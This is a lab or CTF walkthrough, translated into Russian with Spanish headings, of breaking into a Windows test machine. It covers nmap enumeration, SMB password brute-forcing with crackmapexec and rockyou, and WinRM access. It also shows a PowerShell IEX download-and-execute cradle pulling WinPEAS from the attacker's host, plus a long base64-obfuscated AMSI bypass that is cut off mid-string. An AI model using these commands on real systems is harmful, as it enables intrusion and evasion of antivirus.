

Взлом машины 172.20.0.152 (1)
Сначала мы выполним сканирование машины-жертвы, поэтому мы выполним сканирование с помощью nmap
1. - Перечисление
Sección titulada «1.- Enumeración»1.1. - Сканирование портов/уязвимостей
Sección titulada «1.1.- Escaneo de Puertos/Vulnerabilidades»Сначала мы сделаем сканирование машины жертвы, поэтому мы сделаем сканирование с помощью nmap
┌──(kali㉿kali)-[~/Desktop]└─$ bash script.sh -i 172.20.0.152 --scan-type standard --anlyze
# Nmap 7.95 scan initiated Wed Oct 15 13:08:55 2025 as: /usr/lib/nmap/nmap -Pn -sS -sV -O -T4 --version-intensity 7 --script=default,vuln,vulners,discovery --reason -v -p80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49671 -oA scans/172.20.0.152/detailed 172.20.0.152Pre-scan script results:| targets-asn:|_  targets-asn.asn is a mandatory parameter|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| ipv6-multicast-mld-list:|   fe80::800:27ff:fe00:0:|     device: eth1|     mac: 0a:00:27:00:00:00|     multicast_ips:|       ff02::fb                  (mDNSv6)|       ff02::fb                  (mDNSv6)|_      ff02::fb                  (mDNSv6)| targets-ipv6-multicast-mld:|   IP: fe80::800:27ff:fe00:0  MAC: 0a:00:27:00:00:00  IFACE: eth1||_  Use --script-args=newtargets to add the results as targets|_multicast-profinet-discovery: 0| targets-ipv6-multicast-slaac:|   IP: fe80::800:27ff:fe00:0  MAC: 0a:00:27:00:00:00  IFACE: eth1|_  Use --script-args=newtargets to add the results as targets|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/| targets-ipv6-multicast-echo:|   IP: fe80::800:27ff:fe00:0  MAC: 0a:00:27:00:00:00  IFACE: eth1|_  Use --script-args=newtargets to add the results as targetsNmap scan report for 172.20.0.152Host is up, received user-set (0.0030s latency).
Bug in http-security-headers: no string output.Bug in http-security-headers: no string output.Bug in http-security-headers: no string output.PORT      STATE SERVICE       REASON         VERSION80/tcp    open  http          syn-ack ttl 64 Microsoft IIS httpd 10.0|_http-errors: Couldn't find any error pages.|_http-mobileversion-checker: No mobile version detected.| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE|_http-csrf: Couldn't find any CSRF vulnerabilities.|_http-chrono: Request times for /; avg: 194.70ms; min: 173.45ms; max: 218.12ms|_http-referer-checker: Couldn't find any cross-domain scripts.| http-headers:|   Content-Length: 63|   Content-Type: text/html|   Last-Modified: Tue, 26 Sep 2023 16:46:42 GMT|   Accept-Ranges: bytes|   ETag: "bf3e23799f0d91:0"|   Server: Microsoft-IIS/10.0|   Date: Wed, 15 Oct 2025 17:10:30 GMT|   Connection: close||_  (Request type: HEAD)|_http-date: Wed, 15 Oct 2025 17:10:31 GMT; 0s from local time.| http-sitemap-generator:|   Directory structure:|     /|       Other: 1|   Longest directory structure:|     Depth: 0|     Dir: /|   Total files found (by extension):|_    Other: 1|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-xssed: No previously reported XSS vuln.| http-traceroute:|_  Possible reverse proxy detected.|_http-comments-displayer: Couldn't find any comments.| http-vhosts:|_128 names had status 200|_http-title: Site doesn't have a title (text/html).| http-useragent-tester:|   Status for browser useragent: 200|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-feed: Couldn't find any feeds.|_http-server-header: Microsoft-IIS/10.0135/tcp   open  msrpc         syn-ack ttl 64 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 64 Microsoft Windows netbios-ssn|_smb-enum-services: ERROR: Script execution failed (use -d to debug)445/tcp   open  microsoft-ds? syn-ack ttl 64|_smb-enum-services: ERROR: Script execution failed (use -d to debug)5985/tcp  open  http          syn-ack ttl 64 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-xssed: No previously reported XSS vuln.| http-sitemap-generator:|   Directory structure:|   Longest directory structure:|     Depth: 0|     Dir: /|   Total files found (by extension):|_|_http-comments-displayer: Couldn't find any comments.| http-vhosts:|_128 names had status 404|_http-feed: Couldn't find any feeds.| http-useragent-tester:|   Status for browser useragent: 404|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-chrono: Request times for /; avg: 605.28ms; min: 180.93ms; max: 2153.36ms|_http-mobileversion-checker: No mobile version detected.|_http-server-header: Microsoft-HTTPAPI/2.0| http-errors:| Spidering limited to: maxpagecount=40; withinhost=172.20.0.152|   Found the following error pages:||   Error Code: 404|_    http://172.20.0.152:5985/| http-headers:|   Content-Type: text/html; charset=us-ascii|   Server: Microsoft-HTTPAPI/2.0|   Date: Wed, 15 Oct 2025 17:10:22 GMT|   Connection: close|   Content-Length: 315||_  (Request type: GET)| http-traceroute:|_  Possible reverse proxy detected.|_http-date: Wed, 15 Oct 2025 17:10:12 GMT; -2s from local time.|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.|_http-referer-checker: Couldn't find any cross-domain scripts.|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-csrf: Couldn't find any CSRF vulnerabilities.|_http-title: Not Found| http-slowloris-check:|   VULNERABLE:|   Slowloris DOS attack|     State: LIKELY VULNERABLE|     IDs:  CVE:CVE-2007-6750|       Slowloris tries to keep many connections to the target web server open and hold|       them open as long as possible.  It accomplishes this by opening connections to|       the target web server and sending a partial request. By doing so, it starves|       the http server's resources causing Denial Of Service.||     Disclosure date: 2009-09-17|     References:|       http://ha.ckers.org/slowloris/|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-675047001/tcp open  http          syn-ack ttl 64 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.|_http-date: Wed, 15 Oct 2025 17:10:29 GMT; -1s from local time.| http-sitemap-generator:|   Directory structure:|   Longest directory structure:|     Depth: 0|     Dir: /|   Total files found (by extension):|_|_http-feed: Couldn't find any feeds.| http-useragent-tester:|   Status for browser useragent: 404|   Allowed User Agents:|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)|     libwww|     lwp-trivial|     libcurl-agent/1.0|     PHP/|     Python-urllib/2.5|     GT::WWW|     Snoopy|     MFC_Tear_Sample|     HTTP::Lite|     PHPCrawl|     URI::Fetch|     Zend_Http_Client|     http client|     PECL::HTTP|     Wget/1.13.4 (linux-gnu)|_    WWW-Mechanize/1.34|_http-mobileversion-checker: No mobile version detected.| http-vhosts:|_128 names had status 404|_http-dombased-xss: Couldn't find any DOM based XSS.|_http-comments-displayer: Couldn't find any comments.|_http-chrono: Request times for /; avg: 192.05ms; min: 176.06ms; max: 209.68ms|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.|_http-xssed: No previously reported XSS vuln.| http-traceroute:|_  Possible reverse proxy detected.|_http-title: Not Found| http-headers:|   Content-Type: text/html; charset=us-ascii|   Server: Microsoft-HTTPAPI/2.0|   Date: Wed, 15 Oct 2025 17:10:32 GMT|   Connection: close|   Content-Length: 315||_  (Request type: GET)| http-errors:| Spidering limited to: maxpagecount=40; withinhost=172.20.0.152|   Found the following error pages:||   Error Code: 404|_    http://172.20.0.152:47001/|_http-referer-checker: Couldn't find any cross-domain scripts.|_http-csrf: Couldn't find any CSRF vulnerabilities.|_http-server-header: Microsoft-HTTPAPI/2.049664/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPC49665/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPC49666/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPC49667/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPC49668/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPC49671/tcp open  msrpc         syn-ack ttl 64 Microsoft Windows RPCWarning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: VoIP adapter|bridge|general purposeRunning (JUST GUESSING): AT&T embedded (96%), Oracle Virtualbox (95%), Slirp (95%), QEMU (93%), GNU Hurd (87%)OS CPE: cpe:/a:oracle:vm_virtualbox cpe:/a:danny_gasparovski:slirp cpe:/a:qemu:qemu cpe:/o:gnu:hurdAggressive OS guesses: AT&T BGW210 voice gateway (96%), Oracle Virtualbox Slirp NAT bridge (95%), QEMU user mode network gateway (93%), GNU Hurd 0.3 (87%)No exact OS matches for host (test conditions non-ideal).Network Distance: 1 hopTCP Sequence Prediction: Difficulty=18 (Good luck!)IP ID Sequence Generation: IncrementalService Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:|_dns-brute: Can't guess domain of "172.20.0.152"; use dns-brute.domain script argument.|_msrpc-enum: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR|_smb-vuln-ms10-054: false| smb2-capabilities:|   2:0:2:|     Distributed File System|   2:1:0:|     Distributed File System|     Leasing|     Multi-credit operations|   3:0:0:|     Distributed File System|     Leasing|     Multi-credit operations|   3:0:2:|     Distributed File System|     Leasing|     Multi-credit operations|   3:1:1:|     Distributed File System|     Leasing|_    Multi-credit operations| smb-protocols:|   dialects:|     2:0:2|     2:1:0|     3:0:0|     3:0:2|_    3:1:1| nbstat: NetBIOS name: WIN-IURF14RBVGV, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ec:f6:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)| Names:|   WIN-IURF14RBVGV<20>  Flags: <unique><active>|   WIN-IURF14RBVGV<00>  Flags: <unique><active>|_  WORKGROUP<00>        Flags: <group><active>|_fcrdns: FAIL (No PTR record)|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR|_ipidseq: Random Positive Increments| smb2-security-mode:|   3:1:1:|_    Message signing enabled but not required| qscan:| PORT   FAMILY  MEAN (us)  STDDEV    LOSS (%)| 80     0       8169.50    5870.48   0.0%| 135    0       6604.00    2131.07   0.0%| 139    0       7122.00    4445.16   0.0%| 445    0       7265.50    2579.63   0.0%| 5985   0       12789.90   15236.92  0.0%| 47001  0       9083.00    4771.11   0.0%| 49664  0       7128.30    3495.84   0.0%|_49665  0       6861.20    4258.90   0.0%| smb-mbenum:|_  ERROR: Failed to connect to browser service: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR| smb2-time:|   date: 2025-10-15T17:10:10|_  start_date: N/A|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR|_path-mtu: PMTU == 1500
Read data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Wed Oct 15 13:13:33 2025 -- 1 IP address (1 host up) scanned in 278.31 seconds
1.2. - Если есть веб-сайт, мы будем наблюдать, какой контент он содержит

Sección titulada «1.2.- Al tener web, observaremos qué contenido tiene la web»При доступе к веб-странице мы увидим, что можем сделать вывод, что возможность наличия пользователя на машине - это пользователь с именем "nica"
2. - Сканирование веб-сайта
Sección titulada «2.- Escaneo de la Web»2.1. - Nikto
Sección titulada «2.1.- Nikto»2.2. - Wfuzz / Gobuster
Sección titulada «2.2.- Wfuzz / Gobuster»3. - Сканирование порта SMB
Sección titulada «3.- Escaneo del Puerto SMB»3.1. - SMBmap
Sección titulada «3.1.- SMBmap»3- Атака методом перебора
Sección titulada «3- Ataque Fuerza Bruta»3.1. - CrackMapExec с пользователем Nica + файл «rockyou.txt»
Sección titulada «3.1.- CrackMapExec con usuario Nica + archivo “rockyou.txt”»crackmapexec -t 150 smb 172.20.0.106 -u nica -p /usr/share/wordlists/rockyou.txtДействительный пользователь и пароль найдены: "hardcore"
4. - Доступ к машине
Sección titulada «4.- Acceder a la máquina»4.1. - EVILwinrm
Sección titulada «4.1.- EVILwinrm»evil-winrm -i 172.20.0.152 -u nica -p 'hardcore'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint^C
Warning: Press "y" to exit, press any other key to continue
*Evil-WinRM* PS C:\Users\nica\Documents>4.2. - Мы будем наблюдать, какие привилегии у нас есть и какие пользователи есть
Sección titulada «4.2.- Observaremos qué privilegios tenemos y qué usuarios hay»┌──(kali㉿kali)-[~/Desktop]└─$ evil-winrm -i 172.20.0.106 -u nica -p hardcore
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\nica\Documents> dir*Evil-WinRM* PS C:\Users\nica\Documents> dir C:\Users
Directorio: C:\Users
Mode LastWriteTime Length Name---- ------------- ------ ----d----- 9/26/2023 6:36 PM Administradord----- 9/26/2023 6:41 PM akankshad----- 9/26/2023 6:44 PM nicad-r--- 9/26/2023 3:11 PM Public
*Evil-WinRM* PS C:\Users\nica\Documents>Мы обнаружим, что есть пользователь по имени "akanksha", который имеет права администратора, поскольку пользователь nica их не имеет.
4.3. - CrackMapExec с пользователем akanskha + файл «rockyou.txt»
Sección titulada «4.3.- CrackMapExec con usuario akanskha + archivo “rockyou.txt”»crackmapexec -t 150 smb 172.20.0.106 -u akanksha -p /usr/share/wordlists/rockyou.txtДействительный пользователь и пароль найдены: "sweetgirl"
5.- Повышение привилегий
Sección titulada «5.- Escalaremos privilegios»5.1.- WinPEAS
Sección titulada «5.1.- WinPEAS»5.1.1.- Подготовка в Kali (Наша атакующая машина)
Sección titulada «5.1.1.- Preparación en Kali (Nuestra Máquina Atacante)»Первый шаг - получить скрипт на нашей машине и подготовить его для "обслуживания" жертве.
5.1.1.1.- Клонировать репозиторий PEASS-ng
Sección titulada «5.1.1.1.- Clonar el repositorio de PEASS-ng»Мы открываем терминал в Kali и используем git, чтобы скачать полную коллекцию скриптов PEASS-ng.
# Mou-te a un directori de treball (ex. l'Escriptori)cd ~/Desktop
# Clona el repositori oficialgit clone https://github.com/carlospolop/PEASS-ng.git- Результат: Теперь у нас будет папка с именем
PEASS-ng. Скрипт, который нас интересует, находится в:PEASS-ng/winPEAS/winPEAS.ps1.
5.1.1.2.- Запуск локального веб-сервера
Sección titulada «5.1.1.2.- Iniciar un servidor web local»Чтобы машина Windows могла "скачать" скрипт, мы должны разместить его на веб-сервере. Самый простой метод - использовать модуль http.server Python.
# Navega a la carpeta que conté l'script de WinPEAScd PEASS-ng/winPEAS/
# Inicia el servidor web al port 80 (necessitaràs 'sudo')sudo python3 -m http.server 80- Важно: Мы оставляем эту терминал открытой. Пока она запущена, наш Kali будет обслуживать все файлы этой папки.
5.1.1.3.- Получение IP-адреса нашей машины Kali
Sección titulada «5.1.1.3.- Obtener la IP de nuestra máquina Kali»Нам понадобится знать IP-адрес нашей машины Kali, чтобы жертва знала, где скачать скрипт.
Мы открываем новую терминал в Kali и запускаем:
ip a- Мы ищем наш IP-адрес в интерфейсе
eth0илиtun0. Например, это может быть172.18.33.188(на основе наших предыдущих примеров).
5.1.2.- Выполнение в Windows (наша машина жертва)
Sección titulada «5.1.2.- Ejecución en Windows (Nuestra Máquina Víctima)»Теперь переходим к оболочке, которую мы уже имеем на машине Windows.
5.1.2.1.- Подключение к жертве
Sección titulada «5.1.2.1.- Conectar con la víctima»Этот шаг мы уже освоили.
Bash
evil-winrm -i 172.20.0.140 -u nika -p hardcore- Результат: Мы получаем нашу интерактивную shell PowerShell:
Evil-WinRM* PS C:\Users\nika\Documents>
5.1.2.2.- Первая попытка (неудачная) и диагностика
Sección titulada «5.1.2.2.- Primer intento (Fallido) y diagnóstico»Первая попытка прямого выполнения в памяти выглядит следующим образом:
IEX (New-Object Net.WebClient).DownloadString('http://<TEVA_IP_KALI>/winPEAS.ps1')- Результат (Наша ошибка):
This script contains malicious content... - Диагностика: Это подтверждает, что AMSI (Antimalware Scan Interface) активен и распознал сигнатуру
winPEAS.ps1.
5.1.3.- Обход AMSI и окончательное выполнение
Sección titulada «5.1.3.- Bypass de AMSI y Ejecución Final»Здесь мы используем зашифрованный код, чтобы обойти антивирус.
5.1.3.1.- Обход AMSI (Метод зашифровки)
Sección titulada «5.1.3.1.- El Bypass de AMSI (Método de Ofuscación)»Чтобы "ослепить" AMSI, мы должны выполнить код, который антивирус не распознает как вредоносный. Мы будем использовать зашифрованный код, который мы сгенерировали (на основе метода Мэтта Грэбера).
-
В нашей оболочке
evil-winrmмы копируем и вставляем следующий блок кода. Этот метод зашифровки предназначен для предотвращения обнаружения ключевых слов, таких какAmsiUtilsилиamsiInitFailed, AMSI.Ventana de terminal #Matt Graebers Reflection method[sySTEm.tExt.eNcoDiNg]::UNicOde.geTStRIng([SysTEM.cONveRT]::FrombasE64STriNG("IwBVAG4AawBuAG8AdwBuACAALQAgAEYAbwByAGMAZQAgAGUAcgByAG8AcgAgAAoAJABPADUAcwBYAGUARwBCAHUAdwAwAGMAWAA9ACQAbgB1AGwAbAA7ACQAUwBKAGgAegAwADQASAAyAGUAbgBjAEcARwBVADkAdwBmAEQAVwA9AFsAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMALgBNAGEAcgBzAGgAYQBsAF0AOgA6AEEAbABsAG8AYwBIAEcAbABvAGIAYQBsACgAKAA5ADAANwA2ACsAMQA1ADUAMwAtADEANQA1ADMAKQApADsAJABuAGMAbQBpAD0AIgArACgAJwBkAPkAYwBrACcAKwAnAGYA7AB0AG4AJwArACcAeABoAHMAZgAnACsAJwB6AOoAawBjACcAKQAuAE4ATwBSAG0AQQBMAEkAWgBlACgAWwBDAGgAQQBSAF0AKABbAEIAWQB0AGUAXQAwAHgANAA2ACkAKwBbAEMASABhAFIAXQAoADEAMQAxACsANAA1AC0ANAA1ACkAKwBbAEMAaABBAFIAXQAoADUAMAArADYANAApACsAWwBDAEgAYQBSAF0AKAAxADAAOQArADUAOAAtADUAOAApACsAWwBDAEgAQQBSAF0AKABbAGIAWQB0AEUAXQAwAHgANAA0ACkAKQAgAC0AcgBlAHAAbABhAGMAZQAgAFsAQwBoAEEAUgBdACgAOQAyACkAKwBbAEMASABBAHIAXQAoADEAMQAyACoAMwA4AC8AMwA4ACkAKwBbAGMASABhAFIAXQAoAFsAYgB5AHQARQBdADAAeAA3AGIAKQArAFsAQwBoAGEAUgBdACgAMwA4ACsAMwA5ACkAKwBbAGMAaABhAHIAXQAoAFsAYgBZAHQAZQBdADAAeAA2AGUAKQArAFsAQwBIAGEAcgBdACgAMQAyADUAKwAxADAANQAtADEAMAA1ACkAIgA7AFsAVABoAHIAZQBhAGQAaQBuAGcALgBUAGgAcgBlAGEAZABdADoAOgBTAGwAZQBlAHAAKAAxADQAMgApADsAWwBSAGUAZgBdAC4AQQBzAHMAZQBtAGIAbAB5AC4ARwBlAHQAVAB5AHAAZQAoACIAUwB5AHMAdABlAG0ALgAkACgAWwBDAEgAQQBSAF0AKAA3ADUAKwAyACkAKwBbAEMAaABBAFIAXQAoADkANwAqADEALwAxACkAKwBbAEMASABBAHIAXQAoAFsAQgBZAFQARQBdADAAeAA2AGUAKQArAFsAYwBoAGEAUgBdACgAWwBiAHkAVABlAF0AMAB4ADYAMQApACsAWwBDAEgAYQByAF0AKAAxADAAMwApACsAWwBjAGgAYQBSAF0AKABbAGIAeQBUAGUAXQAwAHgANgA1ACkAKwBbAEMASABBAFIAXQAoADEAMAA5ACoAMwA4AC8AMwA4ACkAKwBbAGMAaABBAHIAXQAoAFsAQgB5AHQARQBdADAAeAA2ADUAKQArAFsAQwBoAEEAUgBdACgAWwBCAFkAdABlAF0AMAB4ADYAZQApACsAWwBjAEgAQQByAF0AKAA2ADMAKwA1ADMAKQApAC4AJAAoACgAJwDCAPoAdAD1ACcAKwAnAG0A4gB0AO4AJwArACcA9QBuACcAKQAuAG4AbwBSAG0AYQBMAEkAWgBFACgAWwBDAEgAYQBSAF0AKAA0ADYAKwAyADQAKQArAFsAYwBIAGEAUgBdACgAMQAxADEAKwA5ADUALQA5ADUAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAdABlAF0AMAB4ADcAMgApACsAWwBjAEgAQQByAF0AKAAxADAAMwArADYAKQArAFsAYwBoAEEAUgBdACgAWwBiAFkAdABlAF0AMAB4ADQANAApACkAIAAtAHIAZQBwAGwAYQBjAGUAIABbAGMASABBAHIAXQAoADkAMgApACsAWwBDAEgAQQBSAF0AKAAxADEAMgAqADQALwA0ACkAKwBbAGMASABhAHIAXQAoAFsAYgBZAFQARQBdADAAeAA3AGIAKQArAFsAQwBIAGEAUgBdACgANwA3ACkAKwBbAEMAaABhAFIAXQAoADEAMQAwACkAKwBbAGMAaABBAFIAXQAoADcAOAArADQANwApACkALgAkACgAWwBDAEgAYQByAF0AKAA2ADUAKgAxADQALwAxADQAKQArAFsAYwBoAEEAcgBdACgAWwBCAFkAdABFAF0AMAB4ADYAZAApACsAWwBjAGgAQQBSAF0AKAA3ADIAKwA0ADMAKQArAFsAQwBIAGEAUgBdACgAWwBCAFkAVABlAF0AMAB4ADYAOQApACsAWwBjAEgAYQBSAF0AKAA4ADUAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAdABlAF0AMAB4ADcANAApACsAWwBjAGgAQQByAF0AKABbAEIAeQB0AEUAXQAwAHgANgA5ACkAKwBbAEMASABBAFIAXQAoADEAMAA4ACsAMQA3AC0AMQA3ACkAKwBbAGMAaABBAHIAXQAoAFsAQgB5AHQARQBdADAAeAA3ADMAKQApACIAKQAuAEcAZQB0AEYAaQBlAGwAZAAoACIAJAAoAFsAYwBoAGEAUgBdACgANQA4ACsAMwA5ACkAKwBbAGMASABBAHIAXQAoAFsAQgB5AFQAZQBdADAAeAA2AGQAKQArAFsAQwBIAEEAUgBdACgAMQAxADUAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAVABlAF0AMAB4ADYAOQApACsAWwBDAEgAYQBSAF0AKABbAGIAWQB0AGUAXQAwAHgANQAzACkAKwBbAEMAaABBAHIAXQAoADEAMAAxACkAKwBbAGMAaABhAHIAXQAoAFsAQgBZAFQARQBdADAAeAA3ADMAKQArAFsAYwBoAGEAUgBdACgAWwBiAHkAdABlAF0AMAB4ADcAMwApACsAWwBjAEgAYQByAF0AKABbAEIAeQBUAEUAXQAwAHgANgA5ACkAKwBbAGMAaABhAHIAXQAoADEAMQAxACkAKwBbAEMAaABBAHIAXQAoAFsAQgBZAHQAZQBdADAAeAA2AGUAKQApACIALAAgACIATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAiACkALgBTAGUAdABWAGEAbAB1AGUAKAAkAE8ANQBzAFgAZQBHAEIAdQB3ADAAYwBYACwAIAAkAE8ANQBzAFgAZQBHAEIAdQB3ADAAYwBYACkAOwBbAFIAZQBmAF0ALgBBAHMAcwBlAG0AYgBsAHkALgBHAGUAdABUAHkAcABlACgAIgBTAHkAcwB0AGUAbQAuACQAKABbAEMASABBAFIAXQAoADcANQArADIAKQArAFsAQwBoAEEAUgBdACgAOQA3ACoAMQAvADEAKQArAFsAQwBIAEEAcgBdACgAWwBCAFkAVABFAF0AMAB4ADYAZQApACsAWwBjAGgAYQBSAF0AKABbAGIAeQBUAGUAXQAwAHgANgAxACkAKwBbAEMASABhAHIAXQAoADEAMAAzACkAKwBbAGMAaABhAFIAXQAoAFsAYgB5AFQAZQBdADAAeAA2ADUAKQArAFsAQwBIAEEAUgBdACgAMQAwADkAKgAzADgALwAzADgAKQArAFsAYwBoAEEAcgBdACgAWwBCAHkAdABFAF0AMAB4ADYANQApACsAWwBDAGgAQQBSAF0AKABbAEIAWQB0AGUAXQAwAHgANgBlACkAKwBbAGMASABBAHIAXQAoADYAMwArA